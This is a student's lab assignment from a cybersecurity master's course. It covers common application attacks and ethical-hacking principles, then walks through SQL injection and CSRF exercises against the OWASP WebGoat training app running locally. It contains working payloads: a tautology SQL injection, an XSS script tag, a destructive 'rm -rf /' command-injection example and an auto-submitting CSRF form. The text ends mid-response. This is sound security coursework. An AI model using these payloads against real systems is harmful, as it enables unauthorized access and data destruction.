

Bangladesh University of Professionals (BUP)



Assignment on LAB TEST

Topic

Application Security Assessment & Suggestion for Remediation

Submitted To

Muhammad Abul Kalam Azad

Submitted By

Jannatul Ferdous Katha

Masters in Cyber Security

Department of Computer Science and Engineering

Submission Date: 11-05-2025

Contents

Part -1 : Theoretical Knowledge	3-7
Question 1	
Question 2	
Question 3	
Question 4	
 Part -2 : Practical Application	 8-27
WebGoat Site Setup and Access	8
Scan List of Vulnerabilities by using ZAP	10
Perform SQL Injection	11
List of Anti - CSRF Tokens Attachment	12
Perform CSRF on WebGoat Site: Absence of Anti - CSRF Tokens	13
Post a review on someone else's behalf	19
CSRF and content-type	22
Conclusion	27
 Penetration Testing Report	 28-43

Part 1: Theoretical Knowledge

!? Question - 1. List and briefly describe at least five common types of application attack.

1. SQL Injection (SQLi)

Description:

An attacker manipulates input fields to inject malicious SQL queries into the application's database.

Example:

Entering '`OR '1'='1`' in a login form to bypass authentication.

2. Cross-Site Scripting (XSS)

Description:

Malicious scripts are injected into trusted websites, which then execute in the browser of other users.

Example:

Submitting `<script>alert('XSS');</script>` in a comment section to pop up an alert box when others view it.

3. Cross-Site Request Forgery (CSRF)

Description:

An attacker tricks a logged-in user into unknowingly submitting a request to perform actions on their behalf.

Example:

Sending a hidden form that triggers a money transfer when a user is logged into their bank account.

4. Command Injection

Description:

An attacker injects system commands through an input field, which the server executes unintentionally.

Example:

Entering ; rm -rf / in a vulnerable shell-based input to delete server files.

5. Broken Authentication

Description:

Weak authentication mechanisms allow attackers to compromise user accounts or session tokens.

Example:

Using automated tools to brute-force login credentials due to lack of rate-limiting.

!? Question - 2: Explain the differences between white hat, black hat, and grey hat hackers.

White Hat Hackers (Ethical Hackers)

Definition:

White hat hackers are security professionals who use their skills to find and fix security vulnerabilities. They have authorization and work to protect systems.

Example:

A penetration tester hired by a company to test its web application for vulnerabilities and provide a report on how to fix them.

Black Hat Hackers (Malicious Hackers)

Definition:

Black hat hackers are cybercriminals who exploit vulnerabilities for personal gain, such as stealing data, installing malware, or causing damage. Their actions are illegal and unethical.

Example:

A hacker breaches a company's server to steal customer credit card data and sells it on the dark web.

Grey Hat Hackers (In-between Hackers)

Definition:

Grey hat hackers operate between ethical and unethical boundaries. They may find and disclose vulnerabilities without permission, but usually without malicious intent.

Example:

A hacker finds a flaw in a government website and informs them without authorization, but doesn't exploit it or demand a reward.

!? **Question - 3: Describe the five phases of ethical hacking methodology (Reconnaissance, Scanning, Gaining Access, Maintaining Access, and Covering Tracks).**

 **1. Reconnaissance (Information Gathering)**

Description:

This is the first phase where the ethical hacker collects as much information as possible about the target system or network. This can include domain names, IP addresses, employee details, or system technologies.

Example:

Using tools like WHOIS, Google search, or social engineering to gather data about the organization.

 **2. Scanning**

Description:

In this phase, the hacker identifies live hosts, open ports, services, and vulnerabilities on the target system using scanning tools.

Example:

Using tools like Nmap or Nessus to detect which ports are open and which software versions are running.

 **3. Gaining Access**

Description:

The hacker attempts to exploit identified vulnerabilities to gain unauthorized access to the system or application.

Example:

Exploiting a weak password or outdated software to log into a system.

 **4. Maintaining Access**

Description:

After gaining access, the hacker tries to maintain a persistent connection for future use, often by installing backdoors or creating new user accounts.

Example:

Placing a remote access Trojan (RAT) on the system to reconnect later.

 **5. Covering Tracks**
Description:

The final phase involves erasing any evidence of the attack to avoid detection and maintain system integrity.

Example:

Deleting logs, clearing browser history, or disabling alarms that might alert administrators.

! Question -4: Discuss the legal and ethical considerations that ethical hackers must follow.
 **Legal and Ethical Considerations for Ethical Hackers**

Ethical hackers, also known as white hat hackers, must operate within the boundaries of the law and professional ethics. Their goal is to improve security, not to cause harm. The following are key considerations they must follow:

 **1. Proper Authorization**

Ethical hackers must always obtain written permission from the organization before performing any security testing. Hacking without consent is illegal—even with good intentions.

Example:

Testing a company's website only after signing a legal agreement that outlines scope, methods, and rules.

 **2. Scope Limitation**

Ethical hackers must work strictly within the defined scope of the engagement. Testing systems outside of the approved boundaries can lead to legal consequences.

Example:

If authorized to test only the company's public web app, they should not attempt to access internal databases or employee email systems.

✓ 3. Data Privacy and Confidentiality

Hackers must protect sensitive data they encounter during testing and not misuse, copy, or disclose it.

Example:

If they find customer data during testing, it must be reported securely and not shared with unauthorized parties.

✓ 4. Responsible Disclosure

Any vulnerabilities discovered must be reported only to the authorized party and in a responsible manner, giving the organization time to fix the issues.

Example:

Reporting a bug to the company's security team rather than posting it on social media.

✓ 5. Compliance with Laws and Standards

Ethical hackers must comply with local and international cybersecurity laws, as well as standards like GDPR, HIPAA, or PCI-DSS, depending on the industry.

Example:

Not accessing or storing personal medical data in violation of HIPAA regulations.

✓ Conclusion

Ethical hackers play a vital role in securing systems, but they must act with integrity, transparency, and full legal compliance to ensure their work is beneficial, professional, and lawful.

Part 2: Practical Application

WebGoat Setup and Access:

WebGoat is an intentionally insecure web application maintained by **OWASP**, designed to teach web application security lessons by intentionally including common vulnerabilities such as **SQL Injection, XSS, and CSRF**.

To download and set up WebGoat, follow these steps:

1. **Install Java (JDK):**


Ensure Java 11 or later is installed on your system.

2. **Download WebGoat JAR File:**

Visit the official OWASP GitHub page or go to <https://owasp.org/www-project-webgoat/> and download the latest `.jar` file.

3. **Run WebGoat:**


Open a terminal or command prompt and navigate to the folder where the JAR file is located. Then run:



```
[katha@Jannatuls-MacBook-Air Webgoat % clear
katha@Jannatuls-MacBook-Air Webgoat % java -jar webgoat-2025.3.jar]
```

4. **Access WebGoat in Browser:**

Once running, open your browser and go to: <http://localhost:8080/WebGoat>



A terminal window titled "Webgoat -- -zsh -- 80x24". The window shows the following commands being run:

```
[katha@Jannatuls-MacBook-Air Webgoat % clear  
katha@Jannatuls-MacBook-Air Webgoat % java -jar webgoat-2025.3.jar
```

5. Login and Start Learning:

Use default credentials (e.g., guest/guest or register a new user) to log in and access various security lessons.

6. Login to the WebGoat Site:




Fig-1: Login to the site

Scan List of Vulnerabilities by using ZAP:

❖ List of Vulnerabilities:

By Automated Scan found a number of vulnerabilities -

- Absence of Anti-CSRF Tokens
- Content Security Policy (CSP) Header Not Set
- Missing Anti -clickjacking header
- Cookie without same site Attribute
- X-content-Type-Options Header Missing and so on.

❖ Attachment of Vulnerabilities found:




Fig -2 : Vulnerabilities List

This Report contains only SQL injection and Anti-CSRF tokens Scan:

❖ **Scenario -1: Perform SQL Injection:**

Step -1: Update Name field and hit submit . No specific results matched -

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other

Name:	<input type="text" value="kat"/>	<input type="button" value="Get Account Info"/>
Password:	<input type="text"/>	<input type="button" value="Check Password"/>
No results matched. Try Again.		
Your query was: SELECT * FROM user_data WHERE last_name = 'kat '		

Fig -3: Results of After update Name Field

Step -2: To get data about the mapping table need to use an SQL query and will get a list where all of the information is stored about Database.

Name:	<input type="text" value="kat 'OR '1'='1"/>	<input type="button" value="Get Account Info"/>
Password:	<input type="text"/>	<input type="button" value="Check Password"/>
Sorry the solution is not correct, please try again.		
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT, 101, Joe, Snow, 987654321, VISA, , 0, 101, Joe, Snow, 2234200065411, MC, , 0, 102, John, Smith, 2435600002222, MC, , 0, 102, John, Smith, 4352209902222, AMEX, , 0, 103, Jane, Plane, 123456789, MC, , 0, 103, Jane, Plane, 333498703333, AMEX, , 0, 10312, Jolly, Hershey, 176896789, MC, , 0, 10312, Jolly, Hershey, 333300003333, AMEX, , 0, 10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0, 10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0, 15603, Peter, Sand, 123609789, MC, , 0, 15603, Peter, Sand, 338893453333, AMEX, , 0, 15613, Joesph, Something, 33843453533, AMEX, , 0, 15837, Chaos, Monkey, 32849386533, CM, , 0, 19204, Mr, Goat, 33812953533, VISA, , 0,		
Your query was: SELECT * FROM user_data WHERE last_name = 'kat 'OR '1'='1'		

Fig - 4 : Lost of DB information

❖ List of Anti - CSRF Tokens Attachment:




Fig - 5: Absence of Anti CSRF Tokens Lists

❖ Perform CSRF on WebGoat Site: Absence of Anti - CSRF Tokens :

□ Scenario -1 : Basic Get CSRF Exercise

Step -1: Navigate to the Webgoat site

Step -2: Login to the site

Step -3: Navigate to the Cross - Site Request Forgeries

Step -4: Go to the Tab - 3 to perform **Basic Get CSRF Exercise**

Step -5: Then Go to the **Burp Suite Tool** and Navigate to the **Proxy Tab**

Step -6: Turn on **Intercept** and Navigate to the URL to test **CSRF**

Step-7: Turn Of **Intercept** and Navigate to the URL and check Responses -
<http://127.0.0.1:8080/WebGoat/csrf/basic-get-flag>

Step-8: According To the Response Create a HTML File For CSRF Token

Step -9: Upload The HTML file into the form and Hit into the browser

Step-10: After Successful insertion demo.html file a success response must be shown which contains Flag Number

Step -11: Then Go to the WebGoat CSRF part and update Confirm Flag field

Step-12: A Confirmation Message will be shown after successful submission of Flag Value

Ⓐ Attachments of every step:

Cross-Site Request Forgeries

What is a Cross-site request forgery?

Cross-site request forgery, also known as one-click attack or session riding and abbreviated as CSRF (sometimes pronounced sea-surf) or XSRF, is a type of malicious exploit of a website where unauthorized commands are transmitted from a user that the website trusts. Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.

A cross-site request forgery is a 'confused deputy' attack against a web browser. CSRF commonly has the following characteristics:

- It involves sites that rely on a user's identity.
- It exploits the site's trust in that identity.
- It tricks the user's browser into sending HTTP requests to a target site.
- It involves HTTP requests that have side effects.

At risk are web applications that perform actions based on input from trusted and authenticated users without requiring the user to authorize the specific action. A user who is authenticated by a cookie saved in the user's web browser could unknowingly send an HTTP request to a site that trusts the user and thereby causes an unwanted action.

A CSRF attack targets/abuses basic web functionality. If the site allows that causes a state change on the server, such as changing the victim's email address or password, or purchasing something. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.

Let's continue with some exercises to address way to perform a CSRF request.

Fig-6: Step -3

Fig -7: Step 4

Fig -8: Step -6




Fig -9: Step -7





Fig -10: Step -8



The screenshot shows a code editor interface with a dark theme. On the left is the Explorer sidebar containing files like 'ss', 'demo.html', and several 'Screenshot' files. The main area displays the content of 'demo.html'. The code is as follows:

```

<html>
<body>
<form action="http://127.0.0.1:8080/WebGoat/csrf/basic-get-flag" method="POST">
<input type="hidden" name="csrf" value="false" />
<input type="hidden" name="submit" value="Submit&#32;Query" />
<input type="submit" value="Submit request" />
</form>
<script>
document.forms[0].submit(); // Auto-submits the form
</script>
</body>
</html>

```

At the bottom right of the editor, status information includes 'Ln 1, Col 1', 'Spaces: 2', 'UTF-8', 'CRLF', 'HTML', and a small icon.

Fig -11: Step -11




Fig -12: Step -11

```

"flag" : 21250,
"success" : true,
"message" : "congratulations! Appears you made the request from a separate host."

```

Fig -13: Step -11

Cross-Site Request Forgery

Trigger the form below from an external source while logged in. The response will include a 'flag' (a numeric value).

Basic Get CSRF Exercise

Confirm the flag you should have gotten on the previous page below.

Confirm Flag Value:

Fig -14: Step -12

Fig -15: Step -12

Fig -16: Step -12

❖ Scenario -2: Post a review on someone else's behalf

Step-1: Add two fields as - **Add Review and Stars.** Then Submit the review

Step-2: Check Status, PayLoad, Response from **Network Tab**

Step-3: According to the **PayLoad** and **Response** create a html file -

Step-4: Upload the html file. And check responses and status which must be shown in an accurate way. Where a successful message is also shown on the UI.

The screenshot shows a browser window with two tabs: "WebGoat" and "127.0.0.1:8080/WebGoat/start.mvc?username=katha121#lesson/CSRF.lesson/3".

The main content area displays a user profile for "John Doe" who is selling a poster. Below the profile, there is a form for submitting a review. The form has a text input field containing "Outstanding" and a dropdown menu set to "5". A button labeled "Submit review" is visible. A warning message below the form states: "It appears your request is coming from the same host you are submitting to." Below this, a list of existing reviews is shown:

- secUrIty / 0 stars 2025-05-07, 11:14:55
This is like swiss cheese
- webgoat / 2 stars 2025-05-07, 11:14:55
It works, sorta
- guest / 5 stars 2025-05-07, 11:14:55
Best. App. Ever
- guest / 1 stars 2025-05-07, 11:14:55
This app is so insecure, I didn't even post this review... can you pull that off too?

To the right of the browser window is a screenshot of the Network tab in a developer tools interface. The tab is titled "Network" and shows a list of requests. The first request listed is a POST request to "http://127.0.0.1:8080/WebGoat/csrf/review". The "Payload" section of the Network tab shows the JSON payload sent in the request body:

```

{
    "review": {
        "text": "Outstanding",
        "stars": 5
    }
}

```

The "Response" section of the Network tab shows the successful response with status code 200 OK and content type application/json. The response body contains the message "Review added successfully".

Fig - 17: Add Two fields

(A8) Software & Data Integrity >

(A9) Security Logging Failures >

(A10) Server-side Request Forgery >

Client side >

Challenges >

John Doe is selling this poster, read reviews below.
24 days ago

HUMAN

Outstanding
5
Submit review

It appears your request is coming from the same host you are submitting to.

secUrIty / 0 stars 2025-05-07, 11:14:55
This is like swiss cheese

webgoat / 2 stars 2025-05-07, 11:14:55
It works, sorta

guest / 5 stars 2025-05-07, 11:14:55
Best, App, Ever

guest / 1 stars 2025-05-07, 11:14:55
This app is so insecure, I didn't even post this review, can you pull that off too?

Network Tab (DevTools):

```

1   {
2     "lessonCompleted": false,
3     "feedback": "It appears your request is coming from the same host you are submitting to.",
4     "feedbackArgs": null,
5     "output": null,
6     "outputArgs": null,
7     "assignment": "ForgedReviews",
8     "attemptWasMade": true
9   }

```

143 requests 671 kB transferred

Fig - 18 : Check Network Tab

Pretty-print □

```
{
  "lessonCompleted": true,
  "feedback": "It appears you have submitted correctly from another site. Go reload and see if your post is there.",
  "feedbackArgs": null,
  "output": null,
  "outputArgs": null,
  "assignment": "ForgedReviews",
